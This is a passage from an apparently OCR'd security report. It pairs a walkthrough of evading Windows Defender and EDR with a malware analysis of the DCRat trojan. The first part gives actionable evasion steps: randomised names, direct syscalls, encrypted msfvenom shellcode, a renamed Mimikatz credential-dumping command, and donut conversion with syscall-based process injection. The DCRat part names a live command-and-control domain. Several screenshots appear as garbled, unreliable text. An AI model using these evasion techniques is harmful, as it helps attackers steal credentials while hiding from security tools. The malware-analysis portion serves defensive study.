<pre>temp.exe temp.o C:\Windows\System32\cmd.exe Microsoft Windows [Version (c) Microsoft Corporation. C:\Users\Erasor\Desktop\Pu temp.cpp: In function 'voi</pre>	3/5/2022 4:12 PM 3/5/2022 4:12 PM 10.0.19044.1566] All rights reserved. blic\Syscalls>x86_64-w d RxPGJjjgeS()': cast to pointer from i	Application O File w64-mingw32-g++ -m integer of differe	63 KB 5 KB 64 -c temp.cpp sysca	
<pre>temp.exe temp.o C:\Windows\System32\cmd.exe Microsoft Windows [Version (c) Microsoft Corporation. C:\Users\Erasor\Desktop\Pu temp.cpp: In function 'voi temp.cpp:103:35: warning: CLIENT_ID jIPDyPBG1d = {</pre>	3/5/2022 4:12 PM 3/5/2022 4:12 PM 10.0.19044.1566] All rights reserved. blic\Syscalls>x86_64-w d RxPGJjjgeS()': cast to pointer from i (HANDLE)StLXy21M3R, N ^\magneticservectorse	Application O File w64-mingw32-g++ -m integer of differe vULL };	63 KB 5 KB 64 -c temp.cpp sysca nt size [-Wint-to-po	
<pre>temp.exe temp.o C:\Windows\System32\cmd.exe Microsoft Windows [Version (c) Microsoft Corporation. C:\Users\Erasor\Desktop\Pu temp.cpp: In function 'voi temp.cpp:103:35: warning: CLIENT_ID jIPDyP8G1d = { syscalls.c:50:48: warning:</pre>	3/5/2022 4:12 PM 3/5/2022 4:12 PM 10.0.19044.1566] All rights reserved. blic\Syscalls>x86_64-w d RxPGJjjgeS()': cast to pointer from i (HANDLE)StLXy21M3R, N ^\magneticservectorse	Application O File w64-mingw32-g++ -m integer of differe WULL }; acter constant [-W	63 KB 5 KB 164 -c temp.cpp sysca nt size [-Wint-to-po multichar]	
<pre>temp.exe temp.o C:\Users\Erasor\Desktop\Pu temp.cpp: In function 'voi temp.cpp:103:35: warning: CLIENT_ID jIPDyP8G1d = { syscalls.c:50:48: warning:</pre>	3/5/2022 4:12 PM 3/5/2022 4:12 PM 10.0.19044.1566] All rights reserved. blic\Syscalls>x86_64-w d RxPGJjjgeS()': cast to pointer from i (HANDLE)StLXy2iM3R, M Autocommunity multi-character chara Name 0x20202020) !=	Application O File w64-mingw32-g++ -m integer of differe NULL }; acter constant [-W 'ldtn') continue;	63 KB 5 KB 164 -c temp.cpp sysca nt size [-Wint-to-po multichar]	
<pre>temp.exe temp.o C:\Users\Erasor\Desktop\Pu temp.cp: In function 'voi temp.cpp:103:35: warning: CLIENT_ID jIPDyPBG1d = { syscalls.c:50:48: warning: if ((*(ULONG*)D11 syscalls.c:51:54: warning:</pre>	3/5/2022 4:12 PM 3/5/2022 4:12 PM 10.0.19044.1566] All rights reserved. blic\Syscalls>x86_64-w d RxPGJjjgeS()': cast to pointer from i (HANDLE)StLXy2iM3R, M Autocommunity multi-character chara Name 0x20202020) !=	Application O File w64-mingw32-g++ -m integer of differe NULL }; acter constant [-W 'ldtn') continue; ^/wwww acter constant [-W	63 KB 5 KB n64 -c temp.cpp sysca nt size [-Wint-to-po multichar] multichar]	
<pre>temp.exe temp.o C:\Users\Erasor\Desktop\Pu temp.cp: In function 'voi temp.cpp:103:35: warning: CLIENT_ID jIPDyPBG1d = { syscalls.c:50:48: warning: if ((*(ULONG*)D11 syscalls.c:51:54: warning:</pre>	3/5/2022 4:12 PM 3/5/2022 4:12 PM 10.0.19044.1566] All rights reserved. blic\Syscalls>x86_64-w d RxPGJjjgeS()': cast to pointer from fi (HANDLE)StLXy2iM3R, M Multi-character chara Name 0x20202020) != multi-character chara Name + 4) 0x20202020	Application O File w64-mingw32-g++ -m integer of differe NULL }; acter constant [-W 'ldtn') continue; acter constant [-W 20) == 'ld.l') bre	63 KB 5 KB 64 -c temp.cpp sysca nt size [-Wint-to-po multichar] multichar] ak;	


Malware compilation using Mingw-w64

After successful compilation, executing the malware in the presence of Windows Defender allowed for the bypass of both static and dynamic detection. This technique employed random variable and function names within the project. Previously, when developing malware, the initialization was done using Unsigned Char Shellcode[]. This caused Windows Defender to detect the malware. Despite encrypting the shellcode and obfuscating API calls, as soon as the malware touched the disk, it was detected by MDE. Upon further investigation, it was discovered that the detection was due to the keyword ShellCode[]. Hence, it's observed that Antivirus programs can sometimes flag based on such patterns. To counter this and change the static signature, the variable and function names within the malware are dynamically altered.



Windows Defender result after syscalls

This time, Windows Defender did not detect the malware, as direct syscalls were employed. By leveraging direct syscalls, it's possible to evade AV/EDR user-land hooking mechanisms.



AntiScan.me Results

This time, after uploading the binary to AntiScan.me, not a single antivirus flagged it. The results might be attributed to the use of direct syscalls or the anti-sandbox techniques incorporated into the malware, such as checking processor speed, RAM size, and the number of processors. However, when tested against various AV/EDR solutions, the malware successfully evaded both static and dynamic analysis.

The Role of Encryption in Shellcode Injection


For red team operations, relying solely on open-source tools and shellcode generators is not sufficient. Consider the shellcodes generated by msfvenom as an example. These shellcodes are easily detected by most AV/EDR solutions. Embedding plain shellcode into malware will likely result in its detection during static analysis. To at least circumvent the static scrutiny of shellcodes generated by msfvenom, robust encryption is imperative. Typically, employing AES-256 encryption has proven effective in bypassing detections of shellcodes produced by MetaSploit.

Technique # 5: Bypassing "Mimikatz" through Process Injection

Mimikatz stands as a renowned open-source tool, allowing its users to view and save authentication credentials, including Kerberos tickets. Thanks to the continued efforts of Benjamin Delpy, Mimikatz remains up-to-date, aligned with the latest Windows versions and is equipped with cutting-edge attack techniques.

However, its potency hasn't gone unnoticed. Endpoint protection platforms and antivirus solutions are often quick to flag and neutralize Mimikatz. This is unsurprising given its prevalent use by malicious actors to extract passwords and heighten their access privileges. Conversely, penetration testers and red team experts utilize Mimikatz as an instrument to detect and exploit vulnerabilities within network infrastructures.

In the ensuing discussion, the focus will be on sidestepping Mimikatz detections using the method of process injection. A common challenge faced is the keen eye of EDRs and antivirus solutions, which frequently spot Mimikatz signatures and proceed to neutralize them. Several techniques exist to navigate around these defenses guarding against Mimikatz. A stark illustration of this challenge was observed when I attempted to run a freshly compiled Mimikatz on the latest iteration of Windows 10, only to be thwarted by Windows Defender.



Mimikatz, being an open-source tool, is consistently recognized by AV/EDR systems. When uploaded to VirusTotal, it's notable that almost 70% of AV/EDR platforms classify it as malicious.

Technique # 5: Bypassing "Mimikatz" through Process Injection

White ① Gen/Heur/Minikatz.1 Antiy-AVL ① Tirojan/Generic.ASCommon.PP Wast ① Wins4.Malware-gen AVG ① Wins4.Malware-gen wira (no cloud) ① HEURI/GEN.1202266 BitDefender ① Gen/Heur/Minikatz.1) [~]	 49 security vendors and 2 sandboxes flagged this file as malicious 				
cremia (Static ML) ① Suspicious Ad -Aware ① GentHeut/Mimikatz.1 Unlab-V3 ① Trojan/Wrie4.Mimikatz.8285461 AlBuba ① Trojan/SWWie4.Mimikatz.64744ef4 UNac ① GentHeut/Mimikatz.1 Antiy-ANL ① Trojan/SGeneric.ASCommon.FP wast ① Win64.Multiware-gen AVG ① Win64.Multiware-gen wira (no cloud) ① HEURAGEN:202266 BitDefender ① GentHeut/Mimikatz.1	mimi (64b)	mimikatz.exe			EXE	
NmLab-V3 ① Trojan/Win64.Mimikatz.8285461 Albaba ① Trojan/SW:Win64.Mimikatz.54744614 ALYac ② Gen:Heuz.Mimikatz.1 Antijv. M/L ① Trojan/Generic.ASCommon.FP Avast ③ Win64.Malware-gen AVG ④ Win64.Malware-gen Avira (no cloud) ④ HEURIAGEN.1202266 BitDefender ④ Gen:Heuz.Mimikatz.1	_	•	Ad-Aware	GentleurMiniatz1		
West ① Wind-Malware-gen AVG ① Wind-Malware-gen wira (no cloud) ① HEURIAGEN:1202266 BitDefender ① Gen3Heur/Minikatz.1		· · · · · · · · · · · · · · · · · · ·	Alibaba	-	4ef4	
vira (no cloud) ① HEURAGEN:1202266 BitDefender ① GenäfeurzMimikatz:1		GentHeur.Mimikatz.1	Antiy-AVL	① Trojan/Generic ASCommon.F9		
		Win64:Malware-gen	AVG	() Win643Malware-gen		
JamAV () Win/malkious confidence 100% (W)		① HEURIAGEN.1202266	BitDefender	① GentHeurMinikatz.1		
<u> </u>	d)				Winimalicious_confidence_100% (W)	

Bypassing Techniques

The following outlines a method to elude detection of Mimikatz by Windows Defender. This technique is intended for both red teamers aiming to navigate security measures and blue teamers looking to strengthen their defenses. Various strategies were employed to circumvent detection by Windows Defender. Notably, when the command "sekurlsa::logonpasswords" was executed, Microsoft Defender flagged Mimikatz. However, upon modifying the command to "erasor::erasor", detection was successfully evaded. It's intriguing to note that Windows Defender seemed to flag Mimikatz based on this specific command rather than its underlying API calls.

N In Casta Parte	Cut Copy path Mov		New item *	Properties	Sel Sel Inv	Windows	Security	
Clipboard		Organize	New	Open		=	Cocurity at a glance	
Administrator: Com	mand Promot				_	-	Security at a glance	
					_	~	See what's happening with the security	and health of your device
C:\Users\M_ERASOR S S S S S mimikatz(commandl Privilege '20' OK	ine) # privilege:	D\mimikatz-master\> :debug	64>mimikatz.exe			0	and take any actions needed.	
						8		
		ers\Public\Hash.txt				~	\sim	0
Using 'C:\Users\P	ublic\Hash.txt 1	for logfile : OK				010		~
mimikatz(command)	ine) # erasor::er	rason						
Authentication Id	· a · 137683 /a	000000-00021042)					Virus & threat protection	Account protection
Session	: Interactive fr						No action needed.	No action needed.
User Name	: M_ERASOR					묘		
Domain Logon Server	: DESKTOP-ASPD0 : DESKTOP-ASPD0					~		
Logon Time	: 2/23/2022 8:00					0		
SID		THESE STREEMED UT/	775463201-54462			~		_
BEA -						鼎		
C Honoreau	D) Brianny							
· Domaile								0
* (#Fig#		ALAND BEAD RED AT 1998					App & browser control	Device security
* 946	 Headelikatio 	District and Distances	M-740-4038				No action needed.	View status and manage hardware security features
Engling -								naromare seconcy reacones

Another method to elude Mimikatz detection was presented by @mrdOx. In this approach, renaming mimikatz.exe to DumpStack.log would prevent Windows Defender from scanning the file. While this strategy was aimed at bypassing static detection, it's no longer effective due to Microsoft enhancing its detection capabilities. However, for dynamic evasion, the previously described technique remains effective against Windows Defender.

Process Injection Methodology


The focus here is on creating a binary capable of injecting shellcode into an active process on the target system. Process injection remains a favored approach for many involved in malware development and offensive tactics.

Acknowledgment must be given to @TheWover, the mind behind "Donut." Donut is a unique positionindependent code that facilitates in-memory execution of elements like VBScript, JScript, EXE, DLL files, and dotNET assemblies.

Beginning with malware development and AV/EDR evasion techniques, many resources and articles emphasized the importance of syscalls. Utilizing syscalls allows for the potential bypass of detection measures, including user-land hooking. This is primarily because AV/EDR systems generally focus on monitoring the user-mode activities of applications, creating an evasion opportunity. Notably, Windows Defender has shown vulnerabilities when detecting shellcode in a binary format (.bin).

STEPS:

 A position-independent shellcode of mimikatz was generated using the previously referenced donut tool. To convert the shellcode into a binary format, the command ./donut mimkatz.exe -a 2 should be executed. This process results in the creation of a loader.bin file, which stands as the position-independent shellcode for the mimikatz binary.



Technique # 5: Bypassing "Mimikatz" through Process Injection

2. For injecting the shellcode into the remote process, an Injector was developed that utilizes syscalls to sidestep AV/EDR systems primarily targeting Userland API hookings. Before incorporating syscalls, it's essential to determine the native/syscall counterpart of the Windows API employed in the foundational code.

Native API

NtOpenProcess NtAllocateVirtualMemory NtWriteVirtualMemory NtCreateThreadEx NtClose


The above APIs were utilized in the binary to inject the Mimikatz shellcode into the remote process.



Implementing syscalls manually can be challenging due to differences across OS versions, service packs, and builds. Fortunately, SysWhisper2 assists with this task, maintaining a lookup table of known syscall numbers for diverse Windows editions.

3. The last step involves injecting the shellcode into the remote process, effectively bypassing Windows Defender's static and dynamic detections.

Technique # 5: Bypassing "Mimikatz" through Process Injection





DCRat, also known as Dark Crystal RAT, is a malicious program that allows cybercriminals to gain control of a compromised computer remotely. It's used to steal various types of sensitive information, like clipboard contents and personal login details from applications. What makes it dangerous is its ability to stay hidden from regular security software.

DCRat has been around since 2018, and its creators keep updating and improving it to make it more powerful. It has different parts that do specific things, such as stealing cryptocurrency and secretly recording keystrokes. The people behind DCRat have even released a special tool called "DCRat Studio" that helps them create new features for the malware. This constant evolution and the malware's ability to evade detection make it a significant threat to computer users and organizations. Staying cautious and using advanced security measures is crucial to protect against DCRat and similar threats.

In 2018, Dark Crystal RAT primarily used Java, but it shifted to C# in 2019. Today, most of its modules are written in C#. Interestingly, the administrative server for this malware is built using JPHP, a version of PHP that runs on the Java Virtual Machine.

To thwart attempts by malware analysts to reverse engineer its code, different versions of DCrat employ evasion and obfuscation techniques. For example, they can obfuscate DCrat's payload using a tool like Confuser Protector, adding an extra layer of protection.

The DCRat product itself consists of three components:

- 1. A stealer/client executable
- 2. A single PHP page, serving as the command-and-control (C2) endpoint/interface
- 3. An administrator tool

Capabilities

- 1. DCRat can record the victim's keystrokes
- 2. DCrat can transmit the contents of the victim's clipboard to its command-and-control server.
- 3. CryptoStealer module of the malware allows attackers to get access to users' crypto wallet information.
- 4. It can take screenshots of the victim's computer

- 4. DCRat can exfiltrate information from browsers, such as session cookies, auto-fill credentials, and credit card details.
- 5. DCrat can hijack Telegram, Steam, Discord accounts.
- 6. DCrat can function as a loader, dropping other types of malwares on the infected computer.
- 7. DCrat create persistence on victim PC using different techniques
- 8. DCrat execute VBS, PS, VB, BAT scripts on victim computer

Tools and Environment

- Flare-VM (Windows 10)
- REMnux (Simulator)
- dnSpy
- Cutter
- Detect-it-easy
- RegShot
- ExeInfoPE
- De4dot
- Capa
- Procmon
- ProcessHacker
- TcpView
- PE Bear
- PE Studio
- Wireshark
- IDA pro
- CyberChef

Stage 1 (dcrat.exe)

Basic and Advanced Static Analysis

Initial access:

During the analysis of DCrat (Remote Access Trojan), the focus starts with a close inspection of the initial sample sourced from the MalwareBazaar repository. It's important to acknowledge that this specimen could have reached a victim's system through diverse avenues such as phishing emails, spear phishing attachments, targeted phishing links, or other strategies targeting initial entry. However, this study concentrates exclusively on analyzing the stage 1 sample tied to the initial access method.

Basic Information:

SHA256: Fd687a05b13c4f87f139d043c4d9d936b73762d616204bfb090124fd163c316e MD5: A26ae5eb4e86ca54a1d338220318c43 CPU: 32-bits Language: .Net programming language (c#) Interesting Strings: Not Found Inspection: LoadModule, MemoryStream, ToBase64String Time Data Stamp: 2023/03/3 Fri


Packing:

In the initial static analysis, upon opening the binary in PE bear and calculating the size of raw data and virtual data, it was inferred that the binary might not be packed. This assumption was based on the minimal difference between the raw and virtual data, coupled with the absence of any extra headers suggesting it was packed. Typically, malware packed with UPX packers exhibit an additional header, which serves as a clear indicator. However, at this juncture, it was surmised that the binary wasn't packed.




Detect-It-Easy

After opening the sample with detect-it-easy tool it shows that the binary is using confuser protector and entropy was very high which clearly indicates the another .EXE or DLL into source and it was showing it is 99% packed binary.




Capa-Output

Upon conducting a CAPA analysis on the first stage of the malware (dcrat.exe), indications emerged that the binary was packed using Confusex. The detailed verbose analysis further revealed that the binary was obfuscated. A significant number of rules were triggered, suggesting that the binary employed various tactics and techniques in alignment with the MITRE ATT&CK framework.



Cutter-Output (Disassembler and Decompiler)


Upon disassembling the initial stage sample with Cutter and undertaking an advanced static analysis, confusion arose surrounding the functionality of the malware. The x86 instruction jb (jump on below/less than, unsigned) presented an area of ambiguity. As a result, the decision was made to transition to both basic and advanced dynamic analyses without delay.




Basic Dynamic Analysis

Procmon and Process Hacker

In the realm of offensive security research, tools like Procmon and Process Hacker are often the go-to for the initial detonation of malware samples under scrutiny. Upon executing the sample and capturing all traffic through Wireshark, coupled with recording all activities via Procmon, no significant activity was observed in the initial stage sample. Based on this observation, it's hypothesized that the first stage of Dcrat serves as a dropper or loader, potentially downloading the second stage of malware or extracting it from resources for inmemory execution.



Upon analyzing the traffic in Wireshark, a domain, http://battletw.begget.tech/, was identified. The malware seemed to be making a GET request with some encoded parameters. At this juncture, it remained unclear if the initial stage malware was attempting to connect to this domain. The absence of discerning strings pointing to this behavior led to the hypothesis that the malware could have encoded URLs and domains. This prompted the decision to delve deeper with advanced dynamic analysis, specifically debugging the malware.




Advanced Dynamic Analysis

Advanced dynamic analysis of the initial stage sample was initiated using Dnspy, a premier debugger and decompiler for .NET binaries. Given that DcRat is a .NET binary, it was loaded into Dnspy for examination. Notably, there was a decryption function accompanied by an extensive array of unsigned integers. Due to the length of this array, DnSpy struggled to display its entirety. Further analysis revealed the sample was loading the "koi" module directly into memory. It was postulated that "koi" could be a DLL or EXE being loaded directly without touching the disk.

Assembly Explorer • ×	reunar(42.61) reunau.exe Aldódule> Aldódule> X
🗗 reartar (42.6.1)	4 using System.Buntime.InteropServices;
4 11 Investment	5 using System.Text;
5 H PE	
> += Type References	
2 + Belevences	
Esources	7 // Token: 0x00000001 RID: 1 RVA: 0x00047004 File Offset: 0x00040204
40.	10 // Tokeni expressed RDP: 1 NWAS expressed with A 31 expressed by the contract expression of the
2 < Modules (00200001)	11 private static commite becypt(unet) a(s, unit a(s))
ConfusedBylttribute @02	13 uint[] array = new uint[16];
mscorib (4.0.0)	14 uint[] array2 - new uint[16];
mscorib (4.0.0.0) MicronLanguageRuntimeLibra	15 ulong nun = (ulong)A 3;
	16 for (int i = 0; i < 36; i++)
P# 8	
P • Type References	
P • References	19 array2[i] = (vist)eve;
P 📫 Resources	20 array[i] = (wint)(num * num % 11459192270L);
×0 ·	
I Microsoft Reflection	22 array[0] = array[0] + array2[0] + 30178680350;
Microsoft.Runtime.Hosting	23 array[1] = (array[1] ^ array2[1]) + 30178680350;
I Microsoft Win32	<pre>24 array[2] = array[2] + array2[2] + 30170600350;</pre>
Microsoft Win32 SafeHandles	25 array[3] - array[3] * array2[3] * 26908094270;
() System	26 array[4] = (array[4] = array2[4] ^ 270546896900);
O System Collections	27 array[5] = (array[5] ^ array2[5]) * 2000004270;
System Collections Concurrent	28 array[6] - (array[6] ^ array2[6] ^ 27654689690);
O System Collections Generic	29 array[7] = (array[7] * array2[7] * 27654689690);
() System Collections ObjectMc	30 array[8] - (array[8] ^ array2[8]) + 30170600350;
I) System Configuration Assem	31 array[9] = (array[9] ^ array2[9]) + 30176600350;
El Sustem Deployment Internal	32 array[10] = (array[10] ^ array2[10]) + 30176600350;
 System.Deployment.Internal System.Deployment.Internal.I 	33 array[11] = (array[11] ^ array2[11]) + 30178600350; array2[12] = (array2[12] ^ array2[12]) + 30178600350;
System Deployment Internal.	
I System Diagnostics	35 array[13] = (array[13] ^ array2[13]) + 30178680350; 36 array[14] = (array[14] ^ array2[14]) + 30178680350;
System Diagnostics Code/na	37 array[14] = (array[14]) = array(14)] + 30176600350; 37 array[15] = (array[15]) - 40176600350;
File System Diagnostics Contracts	37 array[15] = (array[15]) = array(15]) + 301/0000300; 38 Array.Clear(array[2, 0, 16);
System Diagnostics Contract:	39 byte [array = new byte $(A \oplus Length << 2);$
 System Diagnostics Contact System Diagnostics Symbol3t 	40 ultit and - out system state and a state
System Diagnostics Symbols	41 for (int $j = 0; j \leq A, 0, Length j =)$
() System Diagnostics Tracing () System Diagnostics Tracing Ir	43 (arc) - v() - v() - v()
 System Diagnostics. Iracing.ir System Globalization 	43 uint num3 = A 0[1] ^ array[1 & 15]
	44 array[j & 15] = (array[j & 15] ^ num3) + 10377728250;
F() System.10	45 array3[(int)(Uint(t))nm2)] = (byte)num3;
System.IO.Isolated/itorage	46 array3[[int](UintYt)(sud2 + 10)]] = (byte)(sud3 >> 8);
I System Numerics Hashing	47 array3[(int)((UintFtr)(num2 + 20))] = (byte)(num3 >> 16);
4 () System.Reflection	48 array3[(int)((UintFor)(num2 + 30))] = (byte)(num3 >> 24);
AmbiguousMatchExcepti	A and to be
An annual and an annual second secon	

There is long array of unsigned integers which is too larger. Dnspy is not able to show them all.



After initializing the unsigned integers, this loader decrypts the unsigned integers and load them into direct memory using load module.

Breakpoint

At this juncture, it became evident that the module named "koi" was being loaded and executed directly in memory. Consequently, debugging was initiated, with breakpoints set on all newly loaded modules and on the variable responsible for storing the value of decrypted bytes.

Assembly Explorer	• X mener (42.6.1)	menutura (Modula) (Modula)	
4 Ø menter (424.0	- 1001	546319-0540,	
A M American (Acc.		401371-000	
PH R		201253400	
E + # Type References		34214912579,	
2 + # Edearces	10072		
Fill Resources	10073	732247960,	
4.0		28820872380,	
File - Menules distance	10075		
Confuseilluktribute (00200000)	10079	2) Assembly executingAssembly = Assembly, SetDeroutingAssembly();	
4 0 maceth (1000)		Notice and Personal and a second processing of the second se	
II CommonLanguageRuntimeLibrary	0 18879	Actionality: pubmility: in: vPiolate10.0ecrypt(array, 1004078770)	
PH R		byte() array2 = (byte())g(basile.larget)	
3 + # Type References		Number module - executingsseebly.issBoulds("asi", array2);	
>+# References		Array.(Daw(array2, 0, array2.Congth))	
Final Resources		gchandle.Free();	
► C) -		Acrosy.Class(acrosy. 4, acrosy.Longth);	
E Mound.Relation	10045	Ordates http://www.doc.doc.ord.ordates/doc/doc/doc/doc/doc/doc/doc/doc/doc/doc	
E Mossel, Justine Hoting	10057	approach, or entrough a see process of the second	
E) Monat/Well	10057	metantics methodates = module.tecnles/tectlos/tecl/es/f#1 (int)condules.tesf11 oc # (int)condules.tesf21 oc 16 (int)condules.tesf11 oc 20);	
E) MossekWellSafelandes		opical match - we opticitation material (all control of the lower second of the low	
P () System		if (error).empth (+ 4)	
D System Collections			
D System Collections Concurrent		array2(0) = A,0)	
E) System Collections Generic) object.obj = methoddase.lmeihe(null, mrvmyl);	
D System Collections ObjectModel D System Configuration Assemblies	10015	<pre>upert usp = methodname.invoks(mult, arrwy);; if (usp is int)</pre>	
1) System Configuration Assemblies		(two is a two i	
G System.Deployment.internal G System.Deployment.internal.inclution			
 System Deployment Internal Inclution 			
 D System.Deployment.internal.isolation.Ms D System.Diagnostics 	10010	return #j	
Section Diagnostics CodeAnalysis			
O System Diagnostics Contracts	Module Breakpoint	· · · · · · · · · · · · · · · · · · ·	*
O System Diagnostics Contracts Internal		C G B Seek	
P () System Dispersition Symbolizers			<i></i>
P () System Dispersitics Taking	Name	Dynamic Inflemory Lead Order Process AppDomain	
E) System Dispectics, Tacing Internal	I =		
D Seten Octologies			
> () System.X0			
E System.30.holated3torage			
E System Numerics History			
4 (1) System,Reflection			
I AmbiguoutMatchException @020005			
Assembly @02080586			
P 📲 AssemblyAlgorithmidditribute @020	0000		
F M AssemblyCompanyAttribute 000000			
AssemblyConfigurationAttribute B50	WANC .		
AssemblyContentType @12000598			
AssemblyCopyright/millute @02000			
4			

The focus was on monitoring all loaded modules to retrieve the second stage sample. Initial loaded modules included mscorlib.dll and the sample in question. However, these were disregarded in the pursuit of the "koi" module.

 ⁴ ⁽¹⁾ ⁽¹⁾	20078	<pre>Module manifestHodule = executingAssembly_HanifestHodule;</pre>
# 12 CommonLanguageFuntimeLibrary	50079	6Diandle = chidules.decrypt(array, 3006/32770))
FM R	1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1	
> += Type References		Podule module = executingAsienbly.tonPodule("ksi", array2);
F += References		Array.Clear(array2, 0, array2.longth);
E Essevicis		gthandle.free();
►0.		Array.Clear(array, 0, array.Longth);
1 MouseR.Refection		<pre>choile>.key = maxifesthoide.kesolveilgantare(2031207));</pre>
Monsell, Number 2 Housing	10005	AppDomain.Conventionain.AssemblyResolve ++ dPublico.Resolve;
F(1) Microsoft/Win32	10007	media.ist/per()) Tetholises websites = media.istoinetete((ist)@selis.isy(i) (ist)@edia.isy(i) << i (ist)@edia.isy(i) << 20)
Monsell Win32 Safettandes	10000	operations account a period and period and and the fore the function of the fu
P (1) System	10000	oppertj arway - new oppertjednostate.out a sector sjitegoj; if (arway).angth i e)
1 System Collections		
F (1) System Collections Concurrent		$array3(\theta) = A_i \theta_i$
1) System Collections Generic		
F (1) System, Collections, ObjectModel		<pre>object sbj = sethodtase.tmoke(null, array));</pre>
1) System Configuration Assemblies	10095	if (add is int)
EQ: System.Deployment.Internal		return (int)abla
F(1) System.Deployment.Internal.isolation		contract of the second s
I System Deployment Internal Isolation Manife	le 103 %	
1 System Diagnostics	Modules	
D System Diagnostics CodeAnalysis		
F 11 System Diagnostics Contracts	Process All	- 📓 Santh
System,Diagnostics,Contracts System,Diagnostics,Contracts,Internal	Process All	· 월 Sanch Datenized Downic Indemocr Oxfer Version Texestamo Address Pacess AssDomain Path
C) System.Diagnestics.Contracts D System.Diagnestics.Contracts.Internal C) System.Diagnestics.Symbolitore	Name	Optimized Dynamic Indumney Order Version Timestamp Address Process AppDomain Path
System:Diagnostics.Contracts System:Diagnostics.Contracts.Internal System:Diagnostics.Symbolitione Originam:Diagnostics.Symbolitione Originam:Diagnostics.Tecring	Name M moonibuli	Optimized Dynamic Indumnory Order Wincine Temestamp Address Process AppDomain Path No No 1 44.8558 built by NETHREL14455,C 455202 655331 PM 050000-0555000 (biol0) dont.ons [1] dont.ons C/Windows/Metawenbh/daC,32miconbh/daC,32m
11 System-Diagnostics.Contracts 12 System-Diagnostics.Contracts.Internal 11 System-Diagnostics.Synthetition 11 System-Diagnostics.Tracing 11 System-Diagnostics.Tracing	Name	Optimized Dynamic Indumney Order Version Timestamp Address Process AppDomain Path
